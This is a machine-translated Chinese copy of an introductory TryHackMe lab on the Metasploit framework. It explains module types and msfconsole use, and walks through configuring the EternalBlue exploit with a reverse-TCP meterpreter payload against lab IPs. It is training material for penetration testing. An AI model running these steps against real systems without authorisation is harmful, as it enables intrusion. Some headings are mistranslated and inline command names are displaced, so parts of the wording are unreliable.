tryhackme-Metasploit:导论
Metasploit 是最广泛使用的利用框架。Metasploit是一款强大的工具,可以支持渗透测试的所有阶段,从信息收集到后续利用。
Metasploit有两个主要版本:
- Metasploit Pro:商业版本,促进任务自动化和管理。该版本采用图形用户界面(GUI)。
- Metasploit 框架:开源版本,通过命令行作。本会议将重点介绍安装在AttackBox上的版本,以及最常用的渗透测试Linux发行版。
Metasploit 框架是一套工具,支持信息收集、扫描、利用、漏洞开发、后期利用等功能。虽然Metasploit框架的主要用途集中在渗透测试领域,但它同样适用于漏洞研究和漏洞开发。
Metasploit框架的主要组成部分可以总结如下:
- msfconsole:主命令行界面。
- 模块:支持的模块,如漏洞利用、扫描器、载荷等。
- 工具:独立工具,用于漏洞研究、漏洞评估或渗透测试。其中一些工具包括msfvenom、pattern_create和pattern_offset。本模块将涵盖 msfvenom,但 pattern_create 和 pattern_offset 是利用开发中有用的工具,超出本模块范围。
使用Metasploit框架时,你主要会与Metasploit控制台进行交互。你可以用命令从 AttackBox 终端启动它。控制台将是你与Metasploit框架不同模块交互的主要接口。模块是Metasploit框架中的小型组件,专为执行特定任务而构建,例如利用漏洞、扫描目标或执行暴力破解攻击。msfconsole
在深入模块之前,有必要澄清几个反复出现的概念:漏洞、利用和负载。
- 利用方法:一段利用目标系统存在漏洞的代码。
- 脆弱性:影响目标系统的设计、编码或逻辑缺陷。漏洞的利用可能导致泄露机密信息或允许攻击者在目标系统上执行代码。
- 有效载荷:漏洞利用会利用漏洞。然而,如果我们想让漏洞利用达到预期效果(获得目标系统访问权限、读取机密信息等),就需要使用有效载荷。有效载荷是将在目标系统上运行的代码。
每个模块下的模块和类别如下。这些信息仅供参考,但你将通过Metasploit控制台(msfconsole)与它们互动。
辅助部队
任何辅助模块,如扫描器、爬虫和毛刺,都可以在这里找到。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit

20 directories, 2 files</code></span></span></span></span>
编码器
编码器允许你编码漏洞利用和负载,希望基于签名的杀毒软件能漏掉它们。
基于特征码的杀毒和安全解决方案拥有已知威胁的数据库。他们通过将可疑文件与数据库进行比对来检测威胁,若匹配则发出警报。因此,编码器的成功率可能有限,因为杀毒软件可以进行额外的检查。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files</code></span></span></span></span>
规避
虽然编码器会编码载荷,但不应被视为直接规避杀毒软件的手段。另一方面,“规避”模块会尝试,效果或多或少。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files</code></span></span></span></span>
事迹
漏洞利用,按目标系统整齐组织。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files</code></span></span></span></span>
NOPs(无执行顺序)
NOPs(无作)真的什么都没做。它们以 Intel x86 CPU 家族的 0x90 表示,之后 CPU 在一个周期内将不做任何工作。它们常被用作缓冲器,以实现有效载荷大小的一致。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
</code></span></span></span></span>
有效载荷
有效载荷是将在目标系统上运行的代码。
漏洞利用会利用目标系统的漏洞,但要达到预期效果,我们需要有效载荷。例如:获取 shell、加载恶意软件或目标系统的后门、运行命令,或启动 calc.exe 作为概念验证,以添加到渗透测试报告中。通过启动calc.exe应用程序远程启动目标系统计算器,是一种良性的方式,表明我们能在目标系统上运行命令。
在目标系统上运行命令已经是重要的一步,但拥有一个交互式连接,允许你输入将在目标系统上执行的命令,会更好。这种交互式命令行称为“shell”。Metasploit能够发射不同的有效载荷,这些有效载荷可以打开目标系统的外壳。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-markup">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
</code></span></span></span></span>
你会在有效载荷下看到四个不同的目录:适配器、单节点、分段器和级。
- 适配器:适配器将单个有效载荷包裹,将其转换为不同格式。例如,一个普通的单一有效载荷可以被包裹在 Powershell 适配器中,适配器会发出一个 PowerShell 命令来执行该负载。
- 单曲:自包含的有效载荷(添加用户、启动notepad.exe等),无需下载额外组件即可运行。
- 分阶段:负责在Metasploit与目标系统之间建立连接通道。在处理分级有效载荷时非常有用。“分级有效载荷”会先在目标系统上传一个分段器,然后再下载其余的载荷(阶段)。这带来了一些优势,因为初始有效载荷的大小相较于一次性发送的全部有效载荷会相对较小。
- 阶段: 由分段员下载的。这样你就能使用更大尺寸的载荷。
Metasploit有一种微妙的方法可以帮助你识别单一(也称为“直联”)有效载荷和分级有效载荷。
- 通用/shell_reverse_tcp
- windows/x64/shell/reverse_tcp
两者都是反向Windows外壳。前者是直联(或单)有效载荷,如“shell”和“reverse”之间的“_”所示。而后者则是分级有效载荷,正如“shell”和“reverse”之间的“/”所示。
发布
后期模块将在上述渗透测试流程的最后阶段——利用后阶段非常有用。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-terminal">root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
</code></span></span></span></span>如果你想进一步熟悉这些模块,可以在你的Metasploit安装的modules文件夹中找到它们。对于 AttackBox,这些分类在 /opt/metasploit-framework/embedded/framework/modules 下

如前所述,主机将是你与Metasploit框架的主要接口。您可以 用AttackBox终端或Metasploit的任何系统上的命令启动它 框架已安装在msfconsole
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session"><span style="color:#f8f8f2"><span style="color:#bac8d4">root@ip-10-10-220-191</span><span style="color:#f8f8f2">:</span>~</span><span style="color:#fd971f"><strong>#</strong></span> msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.0                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf6 ></code></span></span></span></span>
启动后,你会看到命令行更改为 msf6(或根据安装的 Metasploit 版本改为 msf5)。Metasploit 控制台(msfconsole)可以像普通命令行 shell 一样使用,如你所见 如下。第一个命令是列出Metasploit所在文件夹的内容 通过该命令发射。lsmsfconsole
随后发送到谷歌的DNS地址(8.8.8.8)。我们从AttackBox作, Linux上我们必须添加这个选项,所以只发送了一个ping。否则,ping信号 进程会继续,直到停止使用。ping-c 1CTRL+C
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh	Instructions  Scripts
Desktop					Pictures      thinclient_drives
Downloads				Postman       Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 ></code></span></span></span></span>
它支持大多数 Linux 命令,包括(清除终端界面),但不支持 允许你使用普通命令行的一些功能(例如不支持输出重定向),如下所示。clear
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > help > help.txt
[-] No such command
msf6 ></code></span></span></span></span>
在话题上,帮助命令可以单独使用,也可以针对特定命令使用。以下是帮助菜单 我们很快会讲到Set Command。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 ></code></span></span></span></span>
你可以用历史命令查看之前输入过的命令。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > history
1  use exploit/multi/http/nostromo_code_exec
2  set lhost 10.10.16.17
3  set rport 80
4  options
5  set rhosts 10.10.29.187
6  run
7  exit
8  exit -y
9  version
10  use exploit/multi/script/web_delivery</code></span></span></span></span>
msfconsole 的一个重要功能是支持制表表完成。这在后续使用时会很有用 Metasploit命令或模块处理。比如,如果你开始打字,然后按了Tab键 关键,你会看到它自动完成。hehelp
Msfconsole 通过上下文管理;这意味着除非将参数设置为全局变量,否则所有参数设置都将是 如果你更改了你决定使用的模块,就会失去。在下面的例子中,我们使用了ms17_010_eternalblue 利用,我们有参数,如。如果我们切换到另一个模块(例如端口) 扫描器),我们需要重新设置RHOSTS值,因为我们所做的所有更改都保留在 ms17_010_eternalblue漏洞。RHOSTS
让我们看看下面的例子,以更好地理解这一特性。我们将使用MS17-010 “永蓝”漏洞,供示例参考。
输入命令后,你会看到命令 行提示从MSF6更改为“MSF6 exploit(windows/smb/ms17_010_eternalblue)”。“永恒蓝”是一项壮举 据称由美国国家安全局(N.S.A.)为影响SMBv1服务器的一个漏洞开发。 还有许多Windows系统。SMB(服务器消息块)在Windows网络中被广泛用于文件共享和 甚至连发送文件到打印机时也是如此。EternalBlue 于四月被网络犯罪组织“Shadow Brokers”泄露 2017年。2017年5月,该漏洞在全球范围内被WannaCry勒索软件攻击所利用。use exploit/windows/smb/ms17_010_eternalblue
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
也可以通过命令和数字选择所使用的模块 搜索结果行的开头。use
虽然提示词变了,但你会注意到我们仍然可以运行之前提到的命令。这意味着我们确实做了 而不是像作系统命令行通常那样“进入”文件夹。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh	Instructions  Scripts
Desktop					Pictures      thinclient_drives
Downloads				Postman       Tools
msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
提示告诉我们现在有一个将要工作的上下文集。你可以通过输入“节目选项”来看到这一点 指挥部。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.220.191    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
这将打印与我们之前选择的漏洞相关的选项。显示选项命令会有所不同 输出取决于其使用的上下文。上面的例子表明,这个漏洞需要我们 变量如RHOSTS和RPORT。另一方面,开发后模块可能只需设置SESSION ID (见下方截图)会话是利用后与目标系统的现有连接 模块将使用。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HOST                      no        Target a specific host
   SESSION                   yes       The session to run this module on.
   USER                      no        Target User for NetSessionEnum

msf6 post(windows/gather/enum_domain_users) ></code></span></span></span></span>
该命令可以在任何上下文中使用,后跟模块类型(辅助、有效载荷、漏洞利用, 等等)列出可用的模块。下面的示例列出了可用于ms17-010 Eternalblue的有效载荷 利用。show
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   generic/custom                                               manual  No     Custom Payload
   1   generic/shell_bind_tcp                                       manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                    manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                             manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                      manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                       manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                        manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7 windows/x64/meterpreter/bind_ipv6_tcp_uuid manual No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support </code></span></span></span></span>如果从msfconsole提示符使用,命令会列出所有模块。show
到目前为止,我们看到的所有模和命令都是相同的 Metasploit。useshow options
你可以用命令离开上下文。back
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > </code></span></span></span></span>通过在模块上下文中输入命令,可以获得关于任何模块的更多信息。info
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon
  Dylan Davis
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://cvedetails.com/cve/CVE-2017-0143/
  https://cvedetails.com/cve/CVE-2017-0144/
  https://cvedetails.com/cve/CVE-2017-0145/
  https://cvedetails.com/cve/CVE-2017-0146/
  https://cvedetails.com/cve/CVE-2017-0147/
  https://cvedetails.com/cve/CVE-2017-0148/
  https://github.com/RiskSense-Ops/MS17-010

Also known as:
  ETERNALBLUE

msf6 exploit(windows/smb/ms17_010_eternalblue) > </code></span></span></span></span>
或者,你可以用msfconsole上的命令,跟着模块的路径 提示词(例如 )。信息不是帮助菜单;它会显示 关于该模块的详细信息,如作者、相关来源等。infoinfo exploit/windows/smb/ms17_010_eternalblue
搜索
其中最有用的 MSFCONSOLE中的命令是 。该命令将进行搜索 Metasploit 框架数据库,涵盖与给定搜索参数相关的模块。你可以进行搜索 使用CVE编号、漏洞名(如Eternalblue、heartbleed等)或目标系统。search
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 ></code></span></span></span></span>
命令输出会概述每个返回的模块。你可能会注意到“姓名”栏 已经提供了比模块名称更多的信息。你可以看到模块的类型(辅助模块、漏洞利用等)。 以及模块的类别(扫描器、管理员、Windows、Unix 等)。你可以使用任何搜索中返回的模块 结果后面是命令的使用,后面是结果行开头的数字。(例如: 而不是searchuse 0use auxiliary/admin/smb/ms17_010_command)
另一个至关重要的部分 返回的信息在“排名”栏中。漏洞利用的评分基于其可靠性。下表 提供了它们各自的描述。

来源:https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking
你可以指挥搜索 使用类型和平台等关键词来运作。
例如,如果我们想要 我们的搜索结果只包含辅助模块,可以将类型设置为辅助模块。下面的截图 显示搜索类型:辅助Telnet命令的输出。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   1   auxiliary/admin/http/netgear_r6700_pass_reset       2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   2   auxiliary/dos/cisco/ios_telnet_rocem                2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof        2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   4   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/brocade_enable_login                        normal  No     Brocade Enable Login Check Scanner
   6   auxiliary/scanner/telnet/lantronix_telnet_password                   normal  No     Lantronix Telnet Password Recovery
   7   auxiliary/scanner/telnet/lantronix_telnet_version                    normal  No     Lantronix Telnet Service Banner Detection
   8   auxiliary/scanner/telnet/satel_cmd_exec             2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   9   auxiliary/scanner/telnet/telnet_encrypt_overflow                     normal  No     Telnet Service Encryption Key ID Overflow Detection
   10  auxiliary/scanner/telnet/telnet_login                                normal  No     Telnet Login Check Scanner
   11  auxiliary/scanner/telnet/telnet_ruggedcom                            normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/telnet_version                              normal  No     Telnet Service Banner Detection
   13  auxiliary/server/capture/telnet                                      normal  No     Authentication Capture: Telnet


Interact with a module by name or index, for example use 13 or use auxiliary/server/capture/telnet

msf6 ></code></span></span></span></span>
你可以启动连接到该房间的目标机器,以复制下面示例。任何Metasploit版本5或6的菜单和界面都会类似于这里展示的,因此你可以使用AttackBox或任何作系统安装在你本地电脑上。
一旦你通过命令和模块名称进入模块上下文,就像前面看到的那样你需要设置参数。你将使用的最常用参数如下。请记住,根据你使用的模块,可能需要设置额外或不同的参数。使用命令列出所需参数是良好的习惯。useshow options
所有参数均使用相同的命令语法设置:set PARAMETER_NAME VALUE
在继续之前,请务必检查msfconsole提示,确保你处于正确的上下文中。当处理Metasploit时,你可能会看到五个不同的提示:
- 常规命令提示符:这里不能使用 Metasploit 命令。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">root@ip-10-10-XX-XX:~#</code></span></span></span></span>- msfconsole 提示符:msf6(或根据你安装的版本为 msf5)是 msfconsole 提示符。正如你可以看到,这里没有设置上下文,因此上下文特定的命令用于设置参数和运行模块时无法在这里使用。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 ></code></span></span></span></span>- 上下文提示符: 一旦你决定使用某个模块并使用 set 命令选择它,msfconsole 会显示上下文。你可以在这里使用上下文特定的命令(例如 set RHOSTS 10.10.x.x)。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>- Meterpreter提示:Meterpreter是一个重要的有效载荷,我们本模块后面会详细介绍。这意味着Meterpreter代理被加载到目标系统并重新连接到你。你可以使用Meterpreter专属命令。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">meterpreter ></code></span></span></span></span>- 目标系统的一个 shell:一旦漏洞利用完成,你可能就能访问目标系统上的命令 shell。这是一个普通的命令行,这里输入的所有命令都运行在目标系统上。
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">C:\Windows\system32></code></span></span></span></span>如前所述,命令会列出所有可用参数。show options
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
正如你在上面截图中看到的,有些参数需要某个值才能让漏洞有效。有些 所需的参数值会预先填充,务必检查这些值是否对你的参数保持不变 目标。例如,一个网页漏洞利用可能具有RPORT(远程端口:目标系统Metasploit上的端口) 尝试连接并运行漏洞利用)值预设为80,但你的目标网页应用可能使用的是8080端口。
在这个例子中,我们将用命令将RHOSTS参数设置为目标系统的IP地址。set
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.165.39     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
